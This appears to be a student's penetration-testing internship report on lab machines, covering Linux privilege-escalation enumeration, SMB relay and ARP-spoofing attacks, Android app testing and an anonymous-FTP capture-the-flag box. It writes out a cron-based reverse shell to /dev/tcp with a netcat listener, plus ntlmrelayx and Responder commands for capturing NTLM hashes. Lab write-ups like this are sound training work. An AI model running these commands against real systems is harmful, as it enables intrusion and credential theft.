Caching directories ..... DONE

System Information

Operative system
https://book.hacktricks.wiki/en/linux-hardening/privilege-escalation/index.html#kernel-exploits
Linux version 2.6.24-16-server (buildd@palmer) (gcc version 4.2.3 (Ubuntu 4.2.3-2ubuntu7)) #1 SMP Thu Apr 10 13:58:00 UTC 2008
Distributor ID: Ubuntu
Description: Ubuntu 8.04
Release: 8.04
Codename: hardy

Sudo version
https://book.hacktricks.wiki/en/linux-hardening/privilege-escalation/index.html#sudo-version
Sudo version 1.6.0p10


PATH
https://book.hacktricks.wiki/en/linux-hardening/privilege-escalation/index.html#writable-path-abuses

Date & uptime
Wed Feb 25 23:28:23 UTC 2026
23:28:23 up 14 min, 2 users, load average: 0.21, 0.09, 0.01

Unmounted file-system?
Check if you can mount unmounted devices
proc /proc proc defaults 0 0
UUID=59bd36ce-2d78-44fe-B43f-a4ca5fcafad1 / ext3 relatime,errors=remount-ro 0 1
/dev/sda1 /boot ext3 relatime 0 2
/dev/scd0 /media/cdrom0 udf,iso9660 user,noauto,exec,utf8 0 0
/dev/fd0 /media/floppy0 auto rw,user,noauto,exec,utf8 0 0

Any sd*/disk* disk in /dev? (limit 20)
disk
sda
sda1
sda2
sda5

```



The screenshot shows a terminal window with two parts. The top part shows the nano text editor editing a file named `/tmp/crontab.Yxltcl/crontab`. The file content is a cron job for persistence: `*/5 * * * * /bin/bash -c '/bin/bash -i >& /dev/tcp/192.168.1.15/5555 0>&1' # m h $`. The bottom part shows a terminal session where the user runs `nc -nvlp 5555` to listen for connections. A connection is established from `192.168.1.9` at port `43439`, and the user runs `python -c 'import pty; pty.spawn("/bin/bash")'` to spawn a shell. The prompt changes to `root@metasploitable:/etc/unreal#`.

```

GNU nano 2.0.7 File: /tmp/crontab.Yxltcl/crontab Modified
***** /bin/bash -c '/bin/bash -i >& /dev/tcp/192.168.1.15/5555 0>&1' # m h $

File Name to Write: /tmp/crontab.Yxltcl/crontab
Get Help ^H To Files M-M Mac Format M-B Prepend
Cancel M-D DOS Format M-A Append M-B Backup File

(bobby@bobby)-[~/Desktop/Internship]
$ nc -nvlp 5555
listening on [any] 5555 ...
connect to [192.168.1.15] from (UNKNOWN) [192.168.1.9] 43439
python -c 'import pty; pty.spawn("/bin/bash")'
root@metasploitable:/etc/unreal#
  
```

TASK 4: Network Protocol Attacks Lab

Objective

To perform Man-in-the-Middle (MitM) attacks in a controlled TryHackMe lab environment by exploiting SMB protocol weaknesses. The objective was to capture NTLM authentication hashes, execute an SMB relay attack, and analyze intercepted traffic using packet analysis tools.

Environment

- Attacker Machine: Kali Linux
- Target Machine: TryHackMe VM (10.48.154.216)
- VPN: US TryHackMe VPN (tun0 interface)

Tools Used:

- Nmap
- Responder
- Impacket (ntlmrelayx)
- Ettercap
- Wireshark
- enum4linux
- smbclient
- rpcclient

Reconnaissance and SMB Validation

Service Enumeration

```
nmap -sC -sV -p 445 10.48.154.216
```

Result:

- Port 445 open (SMB)
- Service: Samba
- OS: Linux

SMB Security Mode Check

```
nmap --script smb2-security-mode -p 445 10.48.154.216
```

Result:

- Message signing enabled but not required

Conclusion:

SMB signing is not enforced indicates the system is vulnerable to SMB relay attacks.

SMB Relay Attack

Step 1: Prepare Target File

```
echo 10.48.154.216 > targets.txt
```

Step 2: Start ntlmrelayx

```
impacket-ntlmrelayx -tf targets.txt -smb2support
```

Output:

Servers started, waiting for connections.

Step 3: Start Responder

```
sudo responder -I tun0 -rdwv
```

Responding was configured to capture NTLM authentication attempts.

Man-in-the-Middle Attack Using Ettercap**ARP Spoofing Command**

Ettercap was used to poison ARP tables between the victim and gateway, positioning the attacker as an intermediary to intercept traffic.

MitM Summary

Ettercap was used to perform ARP spoofing between the victim and gateway, allowing the attacker to position themselves as a Man-in-the-Middle. This enabled interception of SMB and other network traffic. Captured packets were analyzed to identify NTLM authentication attempts and potential credential exposure.

Traffic Analysis Using Wireshark**Interface Selected:**

tun0

Filters Used:

smb

ntlmssp

arp


Observations:

- NTLMSSP authentication exchanges observed
- SMB session setup requests captured
- ARP poisoning traffic identified

ASCII TABLE:

Attack ID	Technique	Target IP	Status	Outcome
015	SMB Relay	10.48.154.216	Success	NTLM Hash Captured

POW SCREENSHOTS:



```
bobby@bobby: ~/Desktop/Internship
Session Actions Edit View Help
bobby@bobby: ~/Desktop/Internship  bobby@bobby: ~/Desktop/Internship  bobby@bobby: ~/Desktop/Internship
(bobby@bobby) [~/Desktop/Internship]
$ nmap --script smb2-security-mode -p445 10.48.154.216
Starting Nmap 7.98 ( https://nmap.org ) at 2026-02-26 16:03 +0530
Nmap scan report for 10.48.154.216 (10.48.154.216)
Host is up (0.022s latency).

PORT      STATE SERVICE
445/tcp   open  microsoft-ds

Host script results:
| smb2-security-mode:
|   3.1.1:
|     Message signing enabled but not required
Nmap done: 1 IP address (1 host up) scanned in 0.32 seconds

(bobby@bobby) [~/Desktop/Internship]
$

bobby@bobby: ~/Desktop/Internship
Session Actions Edit View Help
bobby@bobby: ~/Desktop/Internship  bobby@bobby: ~/Desktop/Internship  bobby@bobby: ~/Desktop/Internship
(bobby@bobby) [~/Desktop/Internship]
$ echo 10.48.154.216 > targets.txt

(bobby@bobby) [~/Desktop/Internship]
$ impacket-ntlmrelayx -tf targets.txt -smb2support
Impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Protocol Client DCSYNC loaded..
[*] Protocol Client WINRMS loaded..
[*] Protocol Client RPC loaded..
[*] Protocol Client SMB loaded..
[*] Protocol Client MSSQL loaded..
[*] Protocol Client SMTP loaded..
[*] Protocol Client HTTP loaded..
[*] Protocol Client HTTP loaded..
[*] Protocol Client LDAP loaded..
[*] Protocol Client LDAPS loaded..
[*] Protocol Client IMAP loaded..
[*] Protocol Client IMAPS loaded..
[*] Running in relay mode to hosts in targetfile
[*] Setting up SMB Server on port 445
[*] Setting up HTTP Server on port 80
[*] Setting up WCF Server on port 9389
[*] Setting up RAW Server on port 6666
[*] Setting up WinRM (HTTP) Server on port 5985
[*] Setting up WinRMS (HTTPS) Server on port 5986
[*] Setting up RPC Server on port 135
[*] Multirelay enabled

[*] Servers started, waiting for connections
```

```

(bobby@bobby)-[~/Desktop/Internship]
$ nmap -sC -sV -p- 10.48.154.216
Starting Nmap 7.98 ( https://nmap.org ) at 2026-02-26 16:02 +0530
Nmap scan report for 10.48.154.216 (10.48.154.216)
Host is up (0.022s latency).
Not shown: 65532 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 8.2p1 Ubuntu 4ubuntu0.13 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|   3072 6b:48:2a:0b:e7:95:72:03:ac:e7:eb:c2:bb:5f:9e:0f (RSA)
|   256 5d:f0:6b:6b:18:ac:b1:40:43:56:fa:f4:10:8d:6c:fb (ECDSA)
|_ 256 a7:6a:38:0d:d1:8b:e2:10:02:48:47:af:8a:7f:d4:13 (ED25519)
139/tcp   open  netbios-ssn  Samba smbd 4
445/tcp   open  netbios-ssn  Samba smbd 4
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
|_ nbstat: NetBIOS name: POLOSMB, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
|_ smb2-time:
|   date: 2026-02-26T10:33:20
|   start_date: N/A
|_ smb2-security-mode:
|   3.1.1:
|     Message signing enabled but not required
|_ clock-skew: -2s

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 38.69 seconds

(bobby@bobby)-[~/Desktop/Internship]
$ enum4linux -a 10.48.154.216
Starting enum4linux v0.9.1 ( http://labs.portcullis.co.uk/application/enum4linux/ ) on Thu Feb 26 16:08:07 2026


===== ( Target Information ) =====
Target ..... 10.48.154.216
RID Range ..... 500-550,1000-1050
Username ..... ''
Password ..... ''
Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, none

===== ( Enumerating Workgroup/Domain on 10.48.154.216 ) =====
[+] Got domain/workgroup name: WORKGROUP

===== ( Nbtstat Information for 10.48.154.216 ) =====
Looking up status of 10.48.154.216
POLOSMB <00> - B <ACTIVE> Workstation Service
POLOSMB <03> - B <ACTIVE> Messenger Service
POLOSMB <20> - B <ACTIVE> File Server Service
.._MSBROWSE_ <01> - <GROUP> B <ACTIVE> Master Browser
WORKGROUP <00> - <GROUP> B <ACTIVE> Domain/Workgroup Name
WORKGROUP <1d> - B <ACTIVE> Master Browser
WORKGROUP <1e> - <GROUP> B <ACTIVE> Browser Service Elections

MAC Address = 00-00-00-00-00-00

===== ( Session Check on 10.48.154.216 ) =====
[+] Server 10.48.154.216 allows sessions using username '', password ''
  
```



```
(bobby@bobby)-[~/Desktop/Internship]
-$ echo 10.48.154.216 > targets.txt

(bobby@bobby)-[~/Desktop/Internship]
-$ impacket-ntlmrelayx -tf targets.txt -smb2support
Impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Protocol Client DCSYNC loaded..
[*] Protocol Client WINRMS loaded..
[*] Protocol Client RPC loaded..
[*] Protocol Client SMB loaded..
[*] Protocol Client MSSQL loaded..
[*] Protocol Client SMTP loaded..
[*] Protocol Client HTTPS loaded..
[*] Protocol Client HTTP loaded..
[*] Protocol Client LDAP loaded..
[*] Protocol Client IMAP loaded..
[*] Protocol Client IMAPS loaded..
[*] Running in relay mode to hosts in targetfile
[*] Setting up SMB Server on port 445
[*] Setting up HTTP Server on port 80
[*] Setting up WCF Server on port 9389
[*] Setting up RAW Server on port 6666
[*] Setting up WinRM (HTTP) Server on port 5985
[*] Setting up WinRMS (HTTPS) Server on port 5986
[*] Setting up RPC Server on port 135
[*] Multirelay enabled

[*] Servers started, waiting for connections

(bobby@bobby)-[~/Desktop/Internship]
-$ smbclient //10.48.154.216/secrets -U Anonymous -p 445
Password for [WORKGROUP\Anonymous]:
tree connect failed: NT_STATUS_BAD_NETWORK_NAME

(bobby@bobby)-[~/Desktop/Internship]
-$ smbclient //10.48.154.216/secrets -U Anonymous -p 445
Password for [WORKGROUP\Anonymous]:
tree connect failed: NT_STATUS_BAD_NETWORK_NAME

(bobby@bobby)-[~/Desktop/Internship]
-$ smbclient //10.48.154.216/secrets -U Anonymous -p 445
Password for [WORKGROUP\Anonymous]:
tree connect failed: NT_STATUS_BAD_NETWORK_NAME

(bobby@bobby)-[~/Desktop/Internship]
-$ rpcclient -U "" 10.48.154.216
Password for [WORKGROUP\]:
rpcclient $> enumdomusers
rpcclient $>
```

TASK 5: Mobile Application Testing Lab

Objective

To perform static and dynamic security testing on an Android application using MobSF, Frida, and Drozer in order to identify insecure storage, exported components, and authentication weaknesses.

Lab Environment

- Attacker Machine: Kali Linux
- Analysis Platform: MobSF
- Dynamic Instrumentation: Frida
- IPC Testing Tool: Drozer
- Target Application: DIVA Android Application

Testing Process

1. Static Analysis (MobSF)

The APK was uploaded to MobSF for static analysis. The scan reviewed:

- AndroidManifest configuration
- Exported activities and providers
- Dangerous permissions
- Insecure storage configurations
- Backup settings

Findings indicated exported components and insecure storage practices.

2. Dynamic Testing (Frida)

Frida was used to:

- Attach to the running application
- Hook authentication-related methods
- Modify return values at runtime
- Demonstrate authentication bypass

This confirmed that client-side validation could be manipulated.

3. IPC Testing (Drozer)

Drozer was used to:

- Identify exported components
- Analyze attack surface
- Query exposed Content Providers
- Validate unauthorized access possibilities

The testing confirmed that certain components were accessible without proper restrictions.

Conclusion

The application contains insecure storage configurations, exported components, and client-side authentication weaknesses. These issues increase the risk of data exposure and unauthorized access if deployed in a production environment.



ASCII Table

Test ID	Vulnerability	Severity	Target App
016	Insecure Storage	High	diva-android-master (DIVA)

POW SCREENSHOTS:

The screenshot displays the MobSF Static Analyzer interface. The top navigation bar includes links for RECENT SCANS, STATIC ANALYZER, DYNAMIC ANALYZER, API, DONATE, DOCS, and ABOUT. The main content area is divided into several sections:

- APP SCORES:** Shows a score of 12/100 with a green bar and a warning icon.
- FILE INFORMATION:** Lists files such as diva-android-master.apk, 0.10 MB, and their SHA256 hashes.
- APP INFORMATION:** Provides details about the app, including its name (Div), package name (jakarta.ascom.diva), and version (1.0.0).
- EXPORTED ACTIVITIES:** Shows 2/17 activities.
- EXPORTED SERVICES:** Shows 0/0 services.
- EXPORTED RECEIVERS:** Shows 0/0 receivers.
- EXPORTED PROVIDERS:** Shows 1/1 providers.
- SCAN OPTIONS:** Includes buttons for Manual, Manage Superusers, View diva-android-master.apk, View Source, Scan Log, and Download ZIP.
- APPLICATION PERMISSIONS:** A table listing permissions and their descriptions.

PERMISSION	STATUS	INFO	DESCRIPTION	CODE MAPPINGS
android.permission.INTERNET	Granted	Full Internet access	Allows an application to create network sockets.	
android.permission.READ_EXTERNAL_STORAGE	Granted	Read external storage contents	Allows an application to read from external storage.	
android.permission.WRITE_EXTERNAL_STORAGE	Granted	Read/modify/delete external storage contents	Allows an application to write to external storage.	

Showing 1 to 3 of 3 entries

The bottom section of the interface shows the 'Upload & Analyze' button and a progress bar indicating the malware check status. The footer includes the text '© 2026 Mobile Security Framework - MobSF v4.4.5'.



The screenshot displays the MobSF Static Analyzer web interface. The top navigation bar includes links for RECENT SCANS, STATIC ANALYZER, DYNAMIC ANALYZER, API, DONATE, DOCS, and ABOUT. The left sidebar contains a menu with options like Information, Scan Options, Permissions, Android API, Browsered Activities, Security Analysis, Malware Analysis, Reconnaissance, Components, PDF Report, and Print Report.

The main content area is divided into two sections: NETWORK SECURITY and MANIFEST ANALYSIS.

NETWORK SECURITY

NO	SCOPE	SEVERITY	DESCRIPTION
No data available in table			

Showing 0 to 0 of 0 entries

MANIFEST ANALYSIS

NO	ISSUE	SEVERITY	DESCRIPTION	OPTIONS
1	Application Data can be Backed up [android:allowBackup=true]	WARNING	This flag allows anyone to backup your application data via adb. It allows users who have enabled USB debugging to copy application data off of the device.	[icon]
2	Activity (APICredzActivity) is not Protected. An intent-filter exists.	WARNING	An Activity is found to be shared with other apps on the device therefore leaving it accessible to any other application on the device. The presence of intent-filter indicates that the Activity is explicitly exported.	[icon]
3	Activity (APICredz2Activity) is not Protected. An intent-filter exists.	WARNING	An Activity is found to be shared with other apps on the device therefore leaving it accessible to any other application on the device. The presence of intent-filter indicates that the Activity is explicitly exported.	[icon]
4	Content Provider (NotesProvider) is not Protected. [android:exported=true]	WARNING	A Content Provider is found to be shared with other apps on the device therefore leaving it accessible to any other application on the device.	[icon]

Showing 1 to 4 of 4 entries

TASK 6: Capstone Project: Full VAPT Engagement

Activities

Tools Used:

- Kali Linux
- Nmap
- FTP client
- OpenVPN
- Hack The Box Platform

Test Setup

Target Platform: Hack The Box

Machine Name: Fawn

Target IP: 10.129.19.60

Connection: OpenVPN (Connected)

Verified:

- VPN tunnel established (tun0 interface active)
- ICMP connectivity confirmed via ping

PTES Execution

1. Pre-Engagement / Setup

- Connected to HTB VPN successfully.
- Confirmed connectivity using ping to 10.129.19.60.

2. Intelligence Gathering

Command executed:

`nmap -sV 10.129.19.60`

Result:

- 21/tcp open
- Service: vsftpd 3.0.3
- OS: Unix

Conclusion:

FTP service exposed publicly.

3. Enumeration

Connected to FTP service:

`ftp 10.129.19.60`

Login:

Username: anonymous

Password: anonymous

Result:

Login successful.

Directory listing revealed:

flag.txt

4. Exploitation

Command executed:

get flag.txt

File downloaded successfully.

Contents verified:

035db21c881520061c53e0536e44f815

Root flag submitted successfully on Hack The Box platform (confirmation visible in screenshot).

Conclusion:

Anonymous FTP misconfiguration allowed unauthorized file access.

Word PTES Report Executive Summary

A full vulnerability assessment was conducted against the Hack the Box Fawn virtual machine. Initial reconnaissance confirmed network connectivity through OpenVPN. Service enumeration identified an exposed FTP service running vsftpd 3.0.3. Further testing revealed that anonymous authentication was enabled. This misconfiguration allowed unauthorized users to access and download files from the server without credentials. A sensitive file, flag.txt, was successfully retrieved, demonstrating the impact of improper access controls. The vulnerability represents a significant security weakness because anonymous FTP access can allow attackers to retrieve confidential data. Immediate remediation is required to prevent unauthorized data exposure and reduce attack surface.

Attack Timeline

19:01 – VPN connection established successfully.

19:04 – Nmap service scan identified FTP service on port 21.

19:06 – Connected to FTP service using anonymous credentials.

19:07 – Enumerated directory contents and identified flag.txt.

19:08 – Downloaded file and verified contents.

19:10 – Submitted root flag and confirmed successful exploitation.

Remediation Plan

Disable anonymous FTP access immediately. Implement authentication requirements and restrict file permissions. Replace FTP with secure protocols such as SFTP. Apply firewall filtering to restrict port 21 exposure. Conduct a rescue using OpenVAS after implementing changes to ensure the vulnerability has been resolved.

Word Non-Technical Stakeholder Brief


During a security assessment of the target system, we discovered that the file transfer service allowed public access without requiring a username or password. This configuration permitted anyone on the internet to connect and download files directly from the server. We demonstrated this risk by successfully retrieving a sensitive file from the system. While this test was conducted in a controlled environment, the same issue in a production system could lead to data leakage, compliance violations, or reputational damage. The recommended solution is to disable public file access, require authentication, and limit network exposure of file transfer services. After implementing these changes, a follow-up security scan should be

performed to confirm that the issue has been fully resolved. Addressing this vulnerability will significantly reduce the system's exposure to unauthorized access.

ASCII TABLE:

Timestamp	Target IP	Vulnerability	PTES Phase
2026-02-26 19:04:00	10.129.19.60	Anonymous FTP	Enumeration
2026-02-26 19:07:00	10.129.19.60	Unrestricted Access	Exploitation

POW SCREENSHOTS:



